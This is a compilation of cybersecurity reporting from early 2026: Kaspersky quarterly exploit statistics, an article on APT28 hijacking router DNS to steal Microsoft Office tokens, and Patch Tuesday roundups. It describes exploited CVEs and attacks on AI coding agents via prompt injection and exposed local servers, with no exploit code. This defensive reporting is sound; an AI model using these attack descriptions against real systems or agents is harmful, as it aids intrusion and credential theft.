Visualização de leitura

Exploits and vulnerabilities in Q1 2026

During Q1 2026, the exploit kits leveraged by threat actors to target user systems expanded once again, incorporating new exploits for the Microsoft Office platform, as well as Windows and Linux operating systems.

In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged by popular C2 frameworks throughout Q1 2026.

Statistics on registered vulnerabilities

This section provides statistical data on registered vulnerabilities. The data is sourced from cve.org.

We examine the number of registered CVEs for each month starting from January 2022. The total volume of vulnerabilities continues rising and, according to current reports, the use of AI agents for discovering security issues is expected to further reinforce this upward trend.

Total published vulnerabilities per month from 2022 through 2026 (download)

Next, we analyze the number of new critical vulnerabilities (CVSS > 8.9) over the same period.

Total critical vulnerabilities published per month from 2022 through 2026 (download)

The graph indicates that while the volume of critical vulnerabilities slightly decreased compared to previous years, an upward trend remained clearly visible. At present, we attribute this to the fact that the end of last year was marked by the disclosure of several severe vulnerabilities in web frameworks. The current growth is driven by high-profile issues like React2Shell, the release of exploit frameworks for mobile platforms, and the uncovering of secondary vulnerabilities during the remediation of previously discovered ones. We will be able to test this hypothesis in the next quarter; if correct, the second quarter will show a significant decline, similar to the pattern observed in the previous year.

Exploitation statistics

This section presents statistics on vulnerability exploitation for Q1 2026. The data draws on open sources and our telemetry.

Windows and Linux vulnerability exploitation

In Q1 2026, threat actor toolsets were updated with exploits for new, recently registered vulnerabilities. However, we first examine the list of veteran vulnerabilities that consistently account for the largest share of detections:

  • CVE-2018-0802: a remote code execution (RCE) vulnerability in the Equation Editor component
  • CVE-2017-11882: another RCE vulnerability also affecting Equation Editor
  • CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to gain control over the system
  • CVE-2023-38831: a vulnerability resulting from the improper handling of objects contained within an archive
  • CVE-2025-6218: a vulnerability allowing the specification of relative paths to extract files into arbitrary directories, potentially leading to malicious command execution
  • CVE-2025-8088: a directory traversal bypass vulnerability during file extraction utilizing NTFS Streams

Among the newcomers, we have observed exploits targeting the Microsoft Office platform and Windows OS components. Notably, these new vulnerabilities exploit logic flaws arising from the interaction between multiple systems, making them technically difficult to isolate within a specific file or library. A list of these vulnerabilities is provided below:

  • CVE-2026-21509 and CVE-2026-21514: security feature bypass vulnerabilities: despite Protected View being enabled, a specially crafted file can still execute malicious code without the user’s knowledge. Malicious commands are executed on the victim’s system with the privileges of the user who opened the file.
  • CVE-2026-21513: a vulnerability in the Internet Explorer MSHTML engine, which is used to open websites and render HTML markup. The vulnerability involves bypassing rules that restrict the execution of files from untrusted network sources. Interestingly, the data provider for this vulnerability was an LNK file.

These three vulnerabilities were utilized together in a single chain during attacks on Windows-based user systems. While this combination is noteworthy, we believe the widespread use of the entire chain as a unified exploit will likely decline due to its instability. We anticipate that these vulnerabilities will eventually be applied individually as initial entry vectors in phishing campaigns.

Below is the trend of exploit detections on user Windows systems starting from Q1 2025.

Dynamics of the number of Windows users encountering exploits, Q1 2025 – Q1 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)

The vulnerabilities listed here can be leveraged to gain initial access to a vulnerable system and for privilege escalation. This underscores the critical importance of timely software updates.

On Linux devices, exploits for the following vulnerabilities were detected most frequently:

  • CVE-2022-0847: a vulnerability known as Dirty Pipe, which enables privilege escalation and the hijacking of running applications
  • CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation
  • CVE-2021-22555: a heap out-of-bounds write vulnerability in the Netfilter kernel subsystem
  • CVE-2023-32233: a vulnerability in the Netfilter subsystem that allows for Use-After-Free conditions and privilege escalation through the improper processing of network requests

Dynamics of the number of Linux users encountering exploits, Q1 2025 – Q1 2026. The number of users who encountered exploits in Q1 2025 is taken as 100% (download)

In the first quarter of 2026, we observed a decrease in the number of detected exploits; however, the detection rates are on the rise relative to the same period last year. For the Linux operating system, the installation of security patches remains critical.

Most common published exploits

The distribution of published exploits by software type in Q1 2026 features an updated set of categories; once again, we see exploits targeting operating systems and Microsoft Office suites.

Distribution of published exploits by platform, Q1 2026 (download)

Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were utilized in APT attacks during Q1 2026. The ranking provided below includes data based on our telemetry, research, and open sources.

TOP 10 vulnerabilities exploited in APT attacks, Q1 2026 (download)

In Q1 2026, threat actors continued to utilize high-profile vulnerabilities registered in the previous year for APT attacks. The hypothesis we previously proposed has been confirmed: security flaws affecting web applications remain heavily exploited in real-world attacks. However, we are also observing a partial refresh of attacker toolsets. Specifically, during the first quarter of the year, APT campaigns leveraged recently discovered vulnerabilities in Microsoft Office products, edge networking device software, and remote access management systems. Although the most recent vulnerabilities are being exploited most heavily, their general characteristics continue to reinforce established trends regarding the categories of vulnerable software. Consequently, we strongly recommend applying the security patches provided by vendors.

C2 frameworks

In this section, we examine the most popular C2 frameworks used by threat actors and analyze the vulnerabilities targeted by the exploits that interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks against users during Q1 2026, according to open sources.

TOP 10 C2 frameworks used by APTs to compromise user systems, Q1 2026 (download)

Metasploit has returned to the top of the list of the most common C2 frameworks, displacing Sliver, which now shares the second position with Havoc. These are followed by Covenant and Mythic, the latter of which previously saw greater popularity. After studying open sources and analyzing samples of malicious C2 agents that contained exploits, we determined that the following vulnerabilities were utilized in APT attacks involving the C2 frameworks mentioned above:

  • CVE-2023-46604: an insecure deserialization vulnerability allowing for arbitrary code execution within the server process context if the Apache ActiveMQ service is running
  • CVE-2024-12356 and CVE-2026-1731: command injection vulnerabilities in BeyondTrust software that allow an attacker to send malicious commands even without system authentication
  • CVE-2023-36884: a vulnerability in the Windows Search component that enables command execution on the system, bypassing security mechanisms built into Microsoft Office applications
  • CVE-2025-53770: an insecure deserialization vulnerability in Microsoft SharePoint that allows for unauthenticated command execution on the server
  • CVE-2025-8088 and CVE-2025-6218: similar directory traversal vulnerabilities that allow files to be extracted from an archive to a predefined path, potentially without the archiving utility displaying any alerts to the user

The nature of the described vulnerabilities indicates that they were exploited to gain initial access to the system. Notably, the majority of these security issues are targeted to bypass authentication mechanisms. This is likely due to the fact that C2 agents are being detected effectively, prompting threat actors to reduce the probability of discovery by utilizing bypass exploits.

Notable vulnerabilities

This section highlights the most significant vulnerabilities published in Q1 2026 that have publicly available descriptions.

CVE-2026-21519: Desktop Window Manager vulnerability

At the core of this vulnerability is a Type Confusion flaw. By attempting to access a resource within the Desktop Window Manager subsystem, an attacker can achieve privilege escalation. A necessary condition for exploiting this issue is existing authorization on the system.

It is worth noting that the DWM subsystem has been under close scrutiny by threat actors for quite some time. Historically, the primary attack vector involves interacting with the NtDComposition* function set.

RegPwn (CVE-2026-21533): a system settings access control vulnerability

CVE-2026-21533 is essentially a logic vulnerability that enables privilege escalation. It stems from the improper handling of privileges within Remote Desktop Services (RDS) components. By modifying service parameters in the registry and replacing the configuration with a custom key, an attacker can elevate privileges to the SYSTEM level. This vulnerability is likely to remain a fixture in threat actor toolsets as a method for establishing persistence and gaining high-level privileges.

CVE-2026-21514: a Microsoft Office vulnerability

This vulnerability was discovered in the wild during attacks on user systems. Notably, an LNK file is used to initiate the exploitation process. CVE-2026-21514 is also a logic issue that allows for bypassing OLE technology restrictions on malicious code execution and the transmission of NetNTLM authentication requests when processing untrusted input.

Clawdbot (CVE-2026-25253): an OpenClaw vulnerability

This vulnerability in the AI agent leaks credentials (authentication tokens) when queried via the WebSocket protocol. It can lead to the compromise of the infrastructure where the agent is installed: researchers have confirmed the ability to access local system data and execute commands with elevated privileges. The danger of CVE-2026-25253 is further compounded by the fact that its exploitation has generated numerous attack scenarios, including the use of prompt injections and ClickFix techniques to install stealers on vulnerable systems.

CVE-2026-34070: LangChain framework vulnerability

LangChain is an open-source framework designed for building applications powered by large language models (LLMs). A directory traversal vulnerability allowed attackers to access arbitrary files within the infrastructure where the framework was deployed. The core of CVE-2026-34070 lies in the fact that certain functions within langchain_core/prompts/loading.py handled configuration files insecurely. This could potentially lead to the processing of files containing malicious data, which could be leveraged to execute commands and expose critical system information or other sensitive files.

CVE-2026-22812: an OpenCode vulnerability

CVE-2026-22812 is another vulnerability identified in AI-assisted coding software. By default, the OpenCode agent provided local access for launching authorized applications via an HTTP server that did not require authentication. Consequently, attackers could execute malicious commands on a vulnerable device with the privileges of the current user.

Conclusion and advice

We observe that the registration of vulnerabilities is steadily gaining momentum in Q1 2026, a trend driven by the widespread development of AI tools designed to identify security flaws across various software types. This trajectory is likely to result not only in a higher volume of registered vulnerabilities but also in an increase in exploit-driven attacks, further reinforcing the critical necessity of timely security patch deployment. Additionally, organizations must prioritize vulnerability management and implement effective defensive technologies to mitigate the risks associated with potential exploitation.

To ensure the rapid detection of threats involving exploit utilization and to prevent their escalation, it is essential to deploy a reliable security solution. Key features of such a tool include continuous infrastructure monitoring, proactive protection, and vulnerability prioritization based on real-world relevance. These mechanisms are integrated into Kaspersky Next, which also provides endpoint security and protection against cyberattacks of any complexity.


Russia Hacked Routers to Steal Microsoft Office Tokens

Hackers linked to Russia’s military intelligence units are using known flaws in older Internet routers to mass harvest authentication tokens from Microsoft Office users, security experts warned today. The spying campaign allowed state-backed Russian hackers to quietly siphon authentication tokens from users on more than 18,000 networks without deploying any malicious software or code.

Microsoft said in a blog post today it identified more than 200 organizations and 5,000 consumer devices that were caught up in a stealthy but remarkably simple spying network built by a Russia-backed threat actor known as “Forest Blizzard.”


How targeted DNS requests were redirected at the router. Image: Black Lotus Labs.

Also known as APT28 and Fancy Bear, Forest Blizzard is attributed to the military intelligence units within Russia’s General Staff Main Intelligence Directorate (GRU). APT 28 famously compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.

Researchers at Black Lotus Labs, a security division of the Internet backbone provider Lumen, found that at the peak of its activity in December 2025, Forest Blizzard’s surveillance dragnet ensnared more than 18,000 Internet routers that were mostly unsupported, end-of-life routers, or else far behind on security updates. A new report from Lumen says the hackers primarily targeted government agencies—including ministries of foreign affairs, law enforcement, and third-party email providers.

Black Lotus Security Engineer Ryan English said the GRU hackers did not need to install malware on the targeted routers, which were mainly older Mikrotik and TP-Link devices marketed to the Small Office/Home Office (SOHO) market. Instead, they used known vulnerabilities to modify the Domain Name System (DNS) settings of the routers to include DNS servers controlled by the hackers.

As the U.K.’s National Cyber Security Centre (NCSC) notes in a new advisory detailing how Russian cyber actors have been compromising routers, DNS is what allows individuals to reach websites by typing familiar addresses, instead of associated IP addresses. In a DNS hijacking attack, bad actors interfere with this process to covertly send users to malicious websites designed to steal login details or other sensitive information.

English said the routers attacked by Forest Blizzard were reconfigured to use DNS servers that pointed to a handful of virtual private servers controlled by the attackers. Importantly, the attackers could then propagate their malicious DNS settings to all users on the local network, and from that point forward intercept any OAuth authentication tokens transmitted by those users.


DNS hijacking through router compromise. Image: Microsoft.

Because those tokens are typically transmitted only after the user has successfully logged in and gone through multi-factor authentication, the attackers could gain direct access to victim accounts without ever having to phish each user’s credentials and/or one-time codes.

“Everyone is looking for some sophisticated malware to drop something on your mobile devices or something,” English said. “These guys didn’t use malware. They did this in an old-school, graybeard way that isn’t really sexy but it gets the job done.”

Microsoft refers to the Forest Blizzard activity as using DNS hijacking “to support post-compromise adversary-in-the-middle (AiTM) attacks on Transport Layer Security (TLS) connections against Microsoft Outlook on the web domains.” The software giant said while targeting SOHO devices isn’t a new tactic, this is the first time Microsoft has seen Forest Blizzard using “DNS hijacking at scale to support AiTM of TLS connections after exploiting edge devices.”

Black Lotus Labs engineer Danny Adamitis said it will be interesting to see how Forest Blizzard reacts to today’s flurry of attention to their espionage operation, noting that the group immediately switched up its tactics in response to a similar NCSC report (PDF) in August 2025. At the time, Forest Blizzard was using malware to control a far more targeted and smaller group of compromised routers. But Adamitis said the day after the NCSC report, the group quickly ditched the malware approach in favor of mass-altering the DNS settings on thousands of vulnerable routers.

“Before the last NCSC report came out they used this capability in very limited instances,” Adamitis told KrebsOnSecurity. “After the report was released they implemented the capability in a more systemic fashion and used it to target everything that was vulnerable.”

TP-Link was among the router makers facing a complete ban in the United States. But on March 23, the U.S. Federal Communications Commission (FCC) took a much broader approach, announcing it would no longer certify consumer-grade Internet routers that are produced outside of the United States.

The FCC warned that foreign-made routers had become an untenable national security threat, and that poorly-secured routers present “a severe cybersecurity risk that could be leveraged to immediately and severely disrupt U.S. critical infrastructure and directly harm U.S. persons.”

Experts have countered that few new consumer-grade routers would be available for purchase under this new FCC policy (besides maybe Musk’s Starlink satellite Internet routers, which are produced in Texas). The FCC says router makers can apply for a special “conditional approval” from the Department of War or Department of Homeland Security, and that the new policy does not affect any previously-purchased consumer-grade routers.

Microsoft Patch Tuesday, March 2026 Edition

Microsoft Corp. today pushed security updates to fix at least 77 vulnerabilities in its Windows operating systems and other software. There are no pressing “zero-day” flaws this month (compared to February’s five zero-day treat), but as usual some patches may deserve more rapid attention from organizations using Windows. Here are a few highlights from this month’s Patch Tuesday.

Image: Shutterstock, @nwz.

Two of the bugs Microsoft patched today were publicly disclosed previously. CVE-2026-21262 is a weakness that allows an attacker to elevate their privileges on SQL Server 2016 and later editions.

“This isn’t just any elevation of privilege vulnerability, either; the advisory notes that an authorized attacker can elevate privileges to sysadmin over a network,” Rapid7’s Adam Barnett said. “The CVSS v3 base score of 8.8 is just below the threshold for critical severity, since low-level privileges are required. It would be a courageous defender who shrugged and deferred the patches for this one.”

The other publicly disclosed flaw is CVE-2026-26127, a vulnerability in applications running on .NET. Barnett said the immediate impact of exploitation is likely limited to denial of service by triggering a crash, with the potential for other types of attacks during a service reboot.

It would hardly be a proper Patch Tuesday without at least one critical Microsoft Office exploit, and this month doesn’t disappoint. CVE-2026-26113 and CVE-2026-26110 are both remote code execution flaws that can be triggered just by viewing a booby-trapped message in the Preview Pane.

Satnam Narang at Tenable notes that just over half (55%) of all Patch Tuesday CVEs this month are privilege escalation bugs, and of those, a half dozen were rated “exploitation more likely” — across Windows Graphics Component, Windows Accessibility Infrastructure, Windows Kernel, Windows SMB Server and Winlogon. These include:

CVE-2026-24291: Incorrect permission assignments within the Windows Accessibility Infrastructure to reach SYSTEM (CVSS 7.8)
CVE-2026-24294: Improper authentication in the core SMB component (CVSS 7.8)
CVE-2026-24289: High-severity memory corruption and race condition flaw (CVSS 7.8)
CVE-2026-25187: Winlogon process weakness discovered by Google Project Zero (CVSS 7.8).

Ben McCarthy, lead cyber security engineer at Immersive, called attention to CVE-2026-21536, a critical remote code execution bug in a component called the Microsoft Devices Pricing Program. Microsoft has already resolved the issue on their end, and fixing it requires no action on the part of Windows users. But McCarthy says it’s notable as one of the first vulnerabilities identified by an AI agent and officially recognized with a CVE attributed to the Windows operating system. It was discovered by XBOW, a fully autonomous AI penetration testing agent.

XBOW has consistently ranked at or near the top of the Hacker One bug bounty leaderboard for the past year. McCarthy said CVE-2026-21536 demonstrates how AI agents can identify critical 9.8-rated vulnerabilities without access to source code.

“Although Microsoft has already patched and mitigated the vulnerability, it highlights a shift toward AI-driven discovery of complex vulnerabilities at increasing speed,” McCarthy said. “This development suggests AI-assisted vulnerability research will play a growing role in the security landscape.”

Microsoft earlier provided patches to address nine browser vulnerabilities, which are not included in the Patch Tuesday count above. In addition, Microsoft issued a crucial out-of-band (emergency) update on March 2 for Windows Server 2022 to address a certificate renewal issue with passwordless authentication technology Windows Hello for Business.

Separately, Adobe shipped updates to fix 80 vulnerabilities — some of them critical in severity — in a variety of products, including Acrobat and Adobe Commerce. Mozilla Firefox v. 148.0.2 resolves three high severity CVEs.

For a complete breakdown of all the patches Microsoft released today, check out the SANS Internet Storm Center’s Patch Tuesday post. Windows enterprise admins who wish to stay abreast of any news about problematic updates, AskWoody.com is always worth a visit. Please feel free to drop a comment below if you experience any issues apply this month’s patches.

Exploits and vulnerabilities in Q4 2025

The fourth quarter of 2025 went down as one of the most intense periods on record for high-profile, critical vulnerability disclosures, hitting popular libraries and mainstream applications. Several of these vulnerabilities were picked up by attackers and exploited in the wild almost immediately.

In this report, we dive into the statistics on published vulnerabilities and exploits, as well as the known vulnerabilities leveraged with popular C2 frameworks throughout Q4 2025.

Statistics on registered vulnerabilities

This section contains statistics on registered vulnerabilities. The data is taken from cve.org.

Let’s take a look at the number of registered CVEs for each month over the last five years, up to and including the end of 2025. As predicted in our last report, Q4 saw a higher number of registered vulnerabilities than the same period in 2024, and the year-end totals also cleared the bar set the previous year.

Total published vulnerabilities by month from 2021 through 2025 (download)

Now, let’s look at the number of new critical vulnerabilities (CVSS > 8.9) for that same period.

Total number of published critical vulnerabilities by month from 2021 to 2025< (download)

The graph shows that the volume of critical vulnerabilities remains quite substantial; however, in the second half of the year, we saw those numbers dip back down to levels seen in 2023. This was due to vulnerability churn: a handful of published security issues were revoked. The widespread adoption of secure development practices and the move toward safer languages also pushed those numbers down, though even that couldn’t stop the overall flood of vulnerabilities.

Exploitation statistics

This section contains statistics on the use of exploits in Q4 2025. The data is based on open sources and our telemetry.

Windows and Linux vulnerability exploitation

In Q4 2025, the most prevalent exploits targeted the exact same vulnerabilities that dominated the threat landscape throughout the rest of the year. These were exploits targeting Microsoft Office products with unpatched security flaws.

Kaspersky solutions detected the most exploits on the Windows platform for the following vulnerabilities:

  • CVE-2018-0802: a remote code execution vulnerability in Equation Editor.
  • CVE-2017-11882: another remote code execution vulnerability, also affecting Equation Editor.
  • CVE-2017-0199: a vulnerability in Microsoft Office and WordPad that allows an attacker to assume control of the system.

The list has remained unchanged for years.

We also see that attackers continue to adapt exploits for directory traversal vulnerabilities (CWE-35) when unpacking archives in WinRAR. They are being heavily leveraged to gain initial access via malicious archives on the Windows operating system:

  • CVE-2023-38831: a vulnerability stemming from the improper handling of objects within an archive.
  • CVE-2025-6218 (formerly ZDI-CAN-27198): a vulnerability that enables an attacker to specify a relative path and extract files into an arbitrary directory. This can lead to arbitrary code execution. We covered this vulnerability in detail in our Q2 2025 report.
  • CVE-2025-8088: a vulnerability we analyzed in our previous report, analogous to CVE-2025-6218. The attackers used NTFS streams to circumvent controls on the directory into which files were being unpacked.

As in the previous quarter, we see a rise in the use of archiver exploits, with fresh vulnerabilities increasingly appearing in attacks.

Below are the exploit detection trends for Windows users over the last two years.

Dynamics of the number of Windows users encountering exploits, Q1 2024 – Q4 2025. The number of users who encountered exploits in Q1 2024 is taken as 100% (download)

The vulnerabilities listed here can be used to gain initial access to a vulnerable system. This highlights the critical importance of timely security updates for all affected software.

On Linux-based devices, the most frequently detected exploits targeted the following vulnerabilities:

  • CVE-2022-0847, also known as Dirty Pipe: a vulnerability that allows privilege escalation and enables attackers to take control of running applications.
  • CVE-2019-13272: a vulnerability caused by improper handling of privilege inheritance, which can be exploited to achieve privilege escalation.
  • CVE-2021-22555: a heap overflow vulnerability in the Netfilter kernel subsystem.
  • CVE-2023-32233: another vulnerability in the Netfilter subsystem that creates a use-after-free condition, allowing for privilege escalation due to the improper handling of network requests.

Dynamics of the number of Linux users encountering exploits, Q1 2024 – Q4 2025. The number of users who encountered exploits in Q1 2024 is taken as 100% (download)

We are seeing a massive surge in Linux-based exploit attempts: in Q4, the number of affected users doubled compared to Q3. Our statistics show that the final quarter of the year accounted for more than half of all Linux exploit attacks recorded for the entire year. This surge is primarily driven by the rapidly growing number of Linux-based consumer devices. This trend naturally attracts the attention of threat actors, making the installation of security patches critically important.

Most common published exploits

The distribution of published exploits by software type in Q4 2025 largely mirrors the patterns observed in the previous quarter. The majority of exploits we investigate through our monitoring of public research, news, and PoCs continue to target vulnerabilities within operating systems.

Distribution of published exploits by platform, Q1 2025 (download)

Distribution of published exploits by platform, Q2 2025 (download)

Distribution of published exploits by platform, Q3 2025 (download)

Distribution of published exploits by platform, Q4 2025 (download)

In Q4 2025, no public exploits for Microsoft Office products emerged; the bulk of the vulnerabilities were issues discovered in system components. When calculating our statistics, we placed these in the OS category.

Vulnerability exploitation in APT attacks

We analyzed which vulnerabilities were utilized in APT attacks during Q4 2025. The following rankings draw on our telemetry, research, and open-source data.

TOP 10 vulnerabilities exploited in APT attacks, Q4 2025 (download)

In Q4 2025, APT attacks most frequently exploited fresh vulnerabilities published within the last six months. We believe that these CVEs will remain favorites among attackers for a long time, as fixing them may require significant structural changes to the vulnerable applications or the user’s system. Often, replacing or updating the affected components requires a significant amount of resources. Consequently, the probability of an attack through such vulnerabilities may persist. Some of these new vulnerabilities are likely to become frequent tools for lateral movement within user infrastructure, as the corresponding security flaws have been discovered in network services that are accessible without authentication. This heavy exploitation of very recently registered vulnerabilities highlights the ability of threat actors to rapidly implement new techniques and adapt old ones for their attacks. Therefore, we strongly recommend applying the security patches provided by vendors.

C2 frameworks

In this section, we will look at the most popular C2 frameworks used by threat actors and analyze the vulnerabilities whose exploits interacted with C2 agents in APT attacks.

The chart below shows the frequency of known C2 framework usage in attacks against users during Q4 2025, according to open sources.

TOP 10 C2 frameworks used by APTs to compromise user systems in Q4 2025 (download)

Despite the significant footprints it can leave when used in its default configuration, Sliver continues to hold the top spot among the most common C2 frameworks in our Q4 2025 analysis. Mythic and Havoc were second and third, respectively. After reviewing open sources and analyzing malicious C2 agent samples that contained exploits, we found that the following vulnerabilities were used in APT attacks involving the C2 frameworks mentioned above:

  • CVE-2025-55182: a React2Shell vulnerability in React Server Components that allows an unauthenticated user to send commands directly to the server and execute them from RAM.
  • CVE-2023-36884: a vulnerability in the Windows Search component that allows the execution of commands on a system, bypassing security mechanisms built into Microsoft Office applications.
  • CVE-2025-53770: a critical insecure deserialization vulnerability in Microsoft SharePoint that allows an unauthenticated user to execute commands on the server.
  • CVE-2020-1472, also known as Zerologon, allows for compromising a vulnerable domain controller and executing commands as a privileged user.
  • CVE-2021-34527, also known as PrintNightmare, exploits flaws in the Windows print spooler subsystem, enabling remote access to a vulnerable OS and high-privilege command execution.
  • CVE-2025-8088 and CVE-2025-6218 are similar directory-traversal vulnerabilities that allow extracting files from an archive to a predefined path without the archiving utility notifying the user.

The set of vulnerabilities described above suggests that attackers have been using them for initial access and early-stage maneuvers in vulnerable systems to create a springboard for deploying a C2 agent. The list of vulnerabilities includes both zero-days and well-known, established security issues.

Notable vulnerabilities

This section highlights the most noteworthy vulnerabilities that were publicly disclosed in Q4 2025 and have a publicly available description.

React2Shell (CVE-2025-55182): a vulnerability in React Server Components

We typically describe vulnerabilities affecting a specific application. CVE-2025-55182 stood out as an exception, as it was discovered in React, a library primarily used for building web applications. This means that exploiting the vulnerability could potentially disrupt a vast number of applications that rely on the library. The vulnerability itself lies in the interaction mechanism between the client and server components, which is built on sending serialized objects. If an attacker sends serialized data containing malicious functionality, they can execute JavaScript commands directly on the server, bypassing all client-side request validation. Technical details about this vulnerability and an example of how Kaspersky solutions detect it can be found in our article.

CVE-2025-54100: command injection during the execution of curl (Invoke-WebRequest)

This vulnerability represents a data-handling flaw that occurs when retrieving information from a remote server: when executing the curl or Invoke-WebRequest command, Windows launches Internet Explorer in the background. This can lead to a cross-site scripting (XSS) attack.

CVE-2025-11001: a vulnerability in 7-Zip

This vulnerability reinforces the trend of exploiting security flaws found in file archivers. The core of CVE-2025-11001 lies in the incorrect handling of symbolic links. An attacker can craft an archive so that when it is extracted into an arbitrary directory, its contents end up in the location pointed to by a symbolic link. The likelihood of exploiting this vulnerability is significantly reduced because utilizing such functionality requires the user opening the archive to possess system administrator privileges.

This vulnerability was associated with a wave of misleading news reports claiming it was being used in real-world attacks against end users. This misconception stemmed from an error in the security bulletin.

RediShell (CVE-2025-49844): a vulnerability in Redis

The year 2025 saw a surge in high-profile vulnerabilities, several of which were significant enough to earn a unique nickname. This was the case with CVE-2025-49844, also known as RediShell, which was unveiled during a hacking competition. This vulnerability is a use-after-free issue related to how the load command functions within Lua interpreter scripts. To execute the attack, an attacker needs to prepare a malicious script and load it into the interpreter.

As with any named vulnerability, RediShell was immediately weaponized by threat actors and spammers, albeit in a somewhat unconventional manner. Because technical details were initially scarce following its disclosure, the internet was flooded with fake PoC exploits and scanners claiming to test for the vulnerability. In the best-case scenario, these tools were non-functional; in the worst, they infected the system. Notably, these fraudulent projects were frequently generated using LLMs. They followed a standardized template and often cross-referenced source code from other identical fake repositories.

CVE-2025-24990: a vulnerability in the ltmdm64.sys driver

Driver vulnerabilities are often discovered in legitimate third-party applications that have been part of the official OS distribution for a long time. Thus, CVE-2025-24990 has existed within code shipped by Microsoft throughout nearly the entire history of Windows. The vulnerable driver has been shipped since at least Windows 7 as a third-party driver for Agere Modem. According to Microsoft, this driver is no longer supported and, following the discovery of the flaw, was removed from the OS distribution entirely.

The vulnerability itself is straightforward: insecure handling of IOCTL codes leading to a null pointer dereference. Successful exploitation can lead to arbitrary command execution or a system crash resulting in a blue screen of death (BSOD) on modern systems.

CVE-2025-59287: a vulnerability in Windows Server Update Services (WSUS)

CVE-2025-59287 represents a textbook case of insecure deserialization. Exploitation is possible without any form of authentication; due to its ease of use, this vulnerability rapidly gained traction among threat actors. Technical details and detection methodologies for our product suite have been covered in our previous advisories.

Conclusion and advice

In Q4 2025, the rate of vulnerability registration has shown no signs of slowing down. Consequently, consistent monitoring and the timely application of security patches have become more critical than ever. To ensure resilient defense, it is vital to regularly assess and remediate known vulnerabilities while implementing technology designed to mitigate the impact of potential exploits.

Continuous monitoring of infrastructure, including the network perimeter, allows for the timely identification of threats and prevents them from escalating. Effective security also demands tracking the current threat landscape and applying preventative measures to minimize risks associated with system flaws. Kaspersky Next serves as a reliable partner in this process, providing real-time identification and detailed mapping of vulnerabilities within the environment.

Securing the workplace remains a top priority. Protecting corporate devices requires the adoption of solutions capable of blocking malware and preventing it from spreading. Beyond basic measures, organizations should implement adaptive systems that allow for the rapid deployment of security updates and the automation of patch management workflows.

Patch Tuesday, January 2026 Edition

Microsoft today issued patches to plug at least 113 security holes in its various Windows operating systems and supported software. Eight of the vulnerabilities earned Microsoft’s most-dire “critical” rating, and the company warns that attackers are already exploiting one of the bugs fixed today.

January’s Microsoft zero-day flaw — CVE-2026-20805 — is brought to us by a flaw in the Desktop Window Manager (DWM), a key component of Windows that organizes windows on a user’s screen. Kev Breen, senior director of cyber threat research at Immersive, said despite awarding CVE-2026-20805 a middling CVSS score of 5.5, Microsoft has confirmed its active exploitation in the wild, indicating that threat actors are already leveraging this flaw against organizations.

Breen said vulnerabilities of this kind are commonly used to undermine Address Space Layout Randomization (ASLR), a core operating system security control designed to protect against buffer overflows and other memory-manipulation exploits.

“By revealing where code resides in memory, this vulnerability can be chained with a separate code execution flaw, transforming a complex and unreliable exploit into a practical and repeatable attack,” Breen said. “Microsoft has not disclosed which additional components may be involved in such an exploit chain, significantly limiting defenders’ ability to proactively threat hunt for related activity. As a result, rapid patching currently remains the only effective mitigation.”

Chris Goettl, vice president of product management at Ivanti, observed that CVE-2026-20805 affects all currently supported and extended security update supported versions of the Windows OS. Goettl said it would be a mistake to dismiss the severity of this flaw based on its “Important” rating and relatively low CVSS score.

“A risk-based prioritization methodology warrants treating this vulnerability as a higher severity than the vendor rating or CVSS score assigned,” he said.

Among the critical flaws patched this month are two Microsoft Office remote code execution bugs (CVE-2026-20952 and CVE-2026-20953) that can be triggered just by viewing a booby-trapped message in the Preview Pane.

Our October 2025 Patch Tuesday “End of 10” roundup noted that Microsoft had removed a modem driver from all versions after it was discovered that hackers were abusing a vulnerability in it to hack into systems. Adam Barnett at Rapid7 said Microsoft today removed another couple of modem drivers from Windows for a broadly similar reason: Microsoft is aware of functional exploit code for an elevation of privilege vulnerability in a very similar modem driver, tracked as CVE-2023-31096.

“That’s not a typo; this vulnerability was originally published via MITRE over two years ago, along with a credible public writeup by the original researcher,” Barnett said. “Today’s Windows patches remove agrsm64.sys and agrsm.sys. All three modem drivers were originally developed by the same now-defunct third party, and have been included in Windows for decades. These driver removals will pass unnoticed for most people, but you might find active modems still in a few contexts, including some industrial control systems.”

According to Barnett, two questions remain: How many more legacy modem drivers are still present on a fully-patched Windows asset; and how many more elevation-to-SYSTEM vulnerabilities will emerge from them before Microsoft cuts off attackers who have been enjoying “living off the land[line] by exploiting an entire class of dusty old device drivers?”

